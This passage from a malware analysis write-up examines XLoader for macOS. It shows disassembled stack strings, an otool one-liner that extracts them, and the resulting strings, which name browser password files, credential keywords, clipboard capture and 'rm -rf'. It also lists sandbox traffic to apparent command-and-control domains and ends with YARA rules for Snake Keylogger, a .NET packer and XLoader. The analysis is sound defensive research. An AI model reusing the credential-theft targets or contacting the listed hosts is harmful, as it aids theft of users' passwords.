0000000100006418        movb    $0x6e, -0xd7(%rbp)
000000010000641f        movb    $0x0, -0xd6(%rbp)
0000000100006426        movb    $0x65, -0xe1(%rbp)
000000010000642d        movb    $0x6d, -0xe0(%rbp)
0000000100006434        movb    $0x61, -0xdf(%rbp)
000000010000643b        movb    $0x69, -0xde(%rbp)
0000000100006442        movb    $0x6c, -0xdd(%rbp)
0000000100006449        movb    $0x0, -0xdc(%rbp)
0000000100006450        movb    $0x6c, -0xe7(%rbp)
0000000100006457        movb    $0x6f, -0xe6(%rbp)
000000010000645e        movb    $0x67, -0xe5(%rbp)
0000000100006465        movb    $0x69, -0xe4(%rbp)
000000010000646c        movb    $0x6e, -0xe3(%rbp)
0000000100006473        movb    $0x0, -0xe2(%rbp)
000000010000647a        movb    $0x73, -0xee(%rbp)
0000000100006481        movb    $0x69, -0xed(%rbp)
0000000100006488        movb    $0x67, -0xec(%rbp)
000000010000648f        movb    $0x6e, -0xeb(%rbp)
0000000100006496        movb    $0x69, -0xea(%rbp)
000000010000649d        movb    $0x6e, -0xe9(%rbp)
00000001000064a4        movb    $0x0, -0xe8(%rbp)
00000001000064ab        movb    $0x61, -0xf6(%rbp)
```



```
00000001000064b2        movb    $0x63, -0xf5(%rbp)
00000001000064b9        movb    $0x63, -0xf4(%rbp)
00000001000064c0        movb    $0x6f, -0xf3(%rbp)
00000001000064c7        movb    $0x75, -0xf2(%rbp)
00000001000064ce        movb    $0x6e, -0xf1(%rbp)
00000001000064d5        movb    $0x74, -0xf0(%rbp)
00000001000064dc        movb    $0x0, -0xef(%rbp)
```


Figure 13: Example Stack String Within XLoader



```
❯ otool -tvj xloader | grep movb | grep \(%rbp\)$ | awk '{ print(NF==7)?"0x0a"$(NF-1):$(NF-1) }' | sed 's/\$//g' | grep -v %
| sed 's/{0x,\,}//g' | grep -v '-' | awk 'length($0)>1' | awk 'length($0)!=3' | xxd -r -p
10.1210.10.:1.1OS X XLNG:HSU.appMacOSContentsInfo.plist80987dat=&=&un=&br=&os=1passtokenemailloginsigninaccountHost: &GETPUTP
OSTOPTIONSGET NSStringstringWithCString:encoding:.appUTF8StringNSWorkspacesharedWorkspaceprocessIdentifierfrontmostApplicatio
nAXTitleAXFocusedWindowUTF8StringNSPasteboardstringForType:generalPasteboardpublic.utf8-plain-textrm -rf open .exe.dllrm rm u
nzip nss3.zip -d 200 OKr%s\DB1ChromeURL: saltysalt Recoveryr%s <<<  2>/dev/nullrm rm guidURL: Firefox/logins.json
```

Figure 14: Extracting Stack Strings via otool

Finally, using a tool that extracts hidden strings, even more information can be extracted, which provides more hints at the capabilities of the malware.




```
"OS X "
"XLNG:"
"dat="
"NSString"
"stringWithCString:encoding:"
"UTF8String"
"NSWorkspace"
"sharedWorkspace"
"\\DB1\x00\r\n"
"\r\nURL: \x00Chrome"
"saltysalt"
" Recovery\r\n"
" <<< "

/data/home/e457098/samples/formbook/xloader
".app"
"MacOS"
"Contents"
"Info.plist"
"&un="
"&br="
"&os=1"
"account\x00signin\x00login\x00email\x00token\x00pass"
"Host: "
"OPTIONS\x00\r\n\r\n\x00POST\x00PUT\x00GET\x00&"
"GET "
".app"
"\r\n\r\n"
"processIdentifie"
"frontmostApplication"
"\r\n\r\n"
"AXTitle"
"AXFocusedWindow"
"UTF8String"
"NSPasteboard"
"stringForType:"
"generalPasteboard"
"public.utf8-plain-text"
"rm -rf "
"open "
".exe"
".dll"
"unzip "
"nss3.zip"
" -d "
"200 OK\r"
" 2>/dev/null"
"Firefox\x00\r\nURL: \x00guid\x00\r\n"
"/logins.json"

/data/home/e457098/samples/formbook/xloader
"\r\n\r\n"
"Clipboard"
```

Figure 15: Strings Extracted Using Hidden Strings Tool (Custom tool, Floss provides similar output)

Based on the output of our stack/hidden string extraction, it is clear that XLoader is focused on stealing Chrome and Firefox passwords, contents from the clipboard, keystrokes (usernames and passwords from other applications), etc.


Dynamic Analysis

Executing the sample in a sandbox reveals the hidden app's Info.plist as well as initial network communications. Unfortunately the dynamic analysis was performed after infrastructure was taken down, so there was not very much additional information uncovered.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>CFBundleDevelopmentRegion</key>
   <string>en</string>
   <key>CFBundleExecutable</key>
   <string>Bdch</string>
   <key>CFBundleInfoDictionaryVersion</key>
   <string>6.0</string>
   <key>CFBundleName</key>
   <string>Bdch</string>
   <key>CFBundlePackageType</key>
   <string>APPL</string>
   <key>CFBundleShortVersionString</key>
   <string>1.0</string>
   <key>CFBundleVersion</key>
   <string>1</string>
   <key>LSMinimumSystemVersion</key>
   <string>10.6</string>
   <key>NSMainNibFile</key>
   <string>Bdch</string>
   <key>NSPrincipalClass</key>
   <string>NSApplication</string>
   <key>LSUIElement</key>
   <true/>
</dict>
</plist>%
```

Figure 16: Hidden App's Info.plist



23.62.135.235:443	javadl-esd-secure.oracle.com	tls
23.62.135.235:443	javadl-esd-secure.oracle.com	tls
91.195.240.94:80	http://www.dutythrow.com/09rb/?pZA8Q=O5eC9V+lVojJG6f...	http
63.250.34.223:80	http://www.iregentos.info/09rb/?pZA8Q=KB/hGxQILa9NChN...	http
92.123.124.27:443	itunes.apple.com	tls

```
HTTP Request
GET http://www.iregentos.info/09rb/?
pZA8Q=KB/hGxQILa9NChNKV0HkIMiUmhqlwDPOM0f+2bu5OzbpvkPK+TUML8DKgH4JU0M=&apU=-4T48ZsPNrctgzS0
HTTP Response
404
```

Figure 17: XLoader Initial Network Traffic

Detection

JAR Resource Unpacker/Decryptor (Auto Extract both the encrypted exe and Mach-O binary)

Snake Keylogger Yara Rule

```
rule Snake_Keylogger {

    meta:
        author = "muzi"
        date = "2021-08-20"
        description = "Detects Snake Keylogger (unpacked)"
        hashes = "96a6df07b7d331cd6fb9f97e7d3f2162e56f03b7f2b7cdad58193ac1d778e025"

    strings:
        $s1 = "TheSMTPEmail" ascii wide nocase
        $s2 = "TheSMTPPSWD" ascii wide nocase
        $s3 = "TheSMTPServer" ascii wide nocase
        $s4 = "TheSMTPReciver" ascii wide nocase
        $s5 = "TheFTPUsername" ascii wide nocase
        $s6 = "TheFTPPSWD" ascii wide nocase
        $s7 = "TheTelegramToken" ascii wide nocase
        $s8 = "TheTelegramID" ascii wide nocase
        $s9 = "loccle" ascii wide nocase
        $s10 = "get_KPPlogS" ascii wide nocase
        $s11 = "get_Scrlogtimerrr" ascii wide nocase
        $s12 = "UploadsKeyboardHere" ascii wide nocase
        $s13 = "get_ProHfutimer" ascii wide nocase
        $s14 = "Chrome_Killer" ascii wide nocase
        $s15 = "PWUploader" ascii wide nocase
        $s16 = "TelSender" ascii wide nocase
        $s17 = "RamSizePC" ascii wide nocase
        $s18 = "ClipboardSender" ascii wide nocase
        $s19 = "ScreenshotSender" ascii wide nocase
        $s20 = "StartKeylogger" ascii wide nocase
        $s21 = "TheStoragePWSenderTimer" ascii wide nocase
        $s22 = "TheStoragePWSender" ascii wide nocase
        $s23 = "TheHardDiskSpace2" ascii wide nocase
        $s24 = "registryValueKind_0" ascii wide nocase
        $s25 = "KeyLoggerEventArgsEventHandler" ascii wide nocase
        $s26 = "decryptOutlookPassword" ascii wide nocase
        $s27 = "TheWiFisOutput" ascii wide nocase
        $s28 = "wifipassword_single" ascii wide nocase
        $s29 = "WindowsProductKey_Orginal" ascii wide nocase
        $s30 = "TheWiFi_Orginal" ascii wide nocase
        $s31 = "OiCuntJollyGoodDayYeHavin" ascii wide nocase
        $s32 = "de4fuckyou" ascii wide nocase

    condition:
        uint16be(0) == 0x4D5A and
        8 of ($s*)
}
```

CustAttr Packer Yara Rule

```
rule CustAttr_Packer {

    meta:
        author = "muzi"
        date = "2021-08-20"
        description = "Detects CustAttr/CutsAttr, a common .NET packer/crypter."

    strings:
        $s1 = "mscoree.dll" ascii wide nocase
        $x1 = "CutsAttr" ascii wide nocase
        $x2 = "SelectorX" ascii wide nocase
        $x3 = "CustAttr" ascii wide nocase
    condition:
        uint16be(0) == 0x4D5A and
        $s1 and
        1 of ($x*)
}
```

XLoader MacOS Yara Rule

```
rule XLoader_MacOS {

    meta:
        author = "muzi"
        date = "2021-08-20"
        description = "Detects XLoader for macOS"

    strings:
        /*
       100001bf8 48  8b  93       MOV        RDX ,qword ptr [RBX  + 0x8b8 ]
lib
                 b8  08  00
                 00
       100001bff 48  8d  b3       LEA        RSI ,[RBX  + 0x9d0 ]
target
                 d0  09  00
                 00
       100001c06 b9  02  00       MOV        ECX ,0x2
cfg_buffer_id
                 00  00
       100001c0b 41  b8  1a       MOV        R8D ,0x1a
func_num
                 00  00  00
       100001c11 48  89  df       MOV        RDI ,RBX
xl
       100001c14 e8  57  f3       CALL       ab_dlsym_get_func
pthread_create
                 ff  ff
       100001c19 84  c0           TEST       AL ,AL
       100001c1b 0f  84  64       JZ         LAB_100001d85
                 01  00  00
       100001c21 48  8b  93       MOV        RDX ,qword ptr [RBX  + 0x8b8 ]
lib
                 b8  08  00
                 00
       100001c28 48  8d  b3       LEA        RSI ,[RBX  + 0x918 ]
target
                 18  09  00
                 00
       100001c2f b9  02  00       MOV        ECX ,0x2
cfg_buf_id
                 00  00
       100001c34 45  31  c0       XOR        R8D ,R8D
func_num
       100001c37 48  89  df       MOV        RDI ,RBX
xl
       100001c3a e8  31  f3       CALL       ab_dlsym_get_func
exit
                 ff  ff

        */
       $dlsym_resolve_thread_create = {
                           (48|49|4c|4d) (8b|8d) ?? ?? ?? 00 00 [0-16]     // MOV
RDX, qword ptr [RBX + 0xb8]
                           (48|49|4c|4d) 8d ?? ?? ?? 00 00 [0-16]          // LEA
RSI, [RBX + 0x9d0]
                           (B8|B9|BA|BB|BD|BE|BF) 02 00 00 00 [0-16]       // MOV
ECX, 0x2
                           (40|41|42|43|44|45|46|47) ?? 1a 00 00 00 [0-16] // MOV
R8D, 0x1a
                           (48|49|4c|4d) 8? ?? [0-16]                      // MOV
RDI, RBX
                           (E8|FF) ?? ?? ?? ??                             // Call
func
       }
       $dlsym_resolve_exit = {
                           (48|49|4c|4d) (8b|8d) ?? ?? ?? 00 00 [0-16]     // MOV
RDX, qword ptr [RBX + 0xb8]
                           (48|49|4c|4d) 8d ?? ?? ?? 00 00 [0-16]          // LEA
RSI, [RBX + 0x918
                           (B8|B9|BA|BB|BD|BE|BF) 02 00 00 00 [0-32]       // MOV
ECX, 0x2
                                                                           // XOR
R8D, R8D (Could be xor, could be mov, etc.)
                           (48|49|4c|4d) 8? ?? [0-16]                      // MOV
RDI, RBX
                           (E8|FF) ?? ?? ?? ??                             // Call
func
       }

    condition:
        uint32be(0) == 0xCFFAEDFE and all of ($dlsym_*)
}
```

keylogger malware snake xloader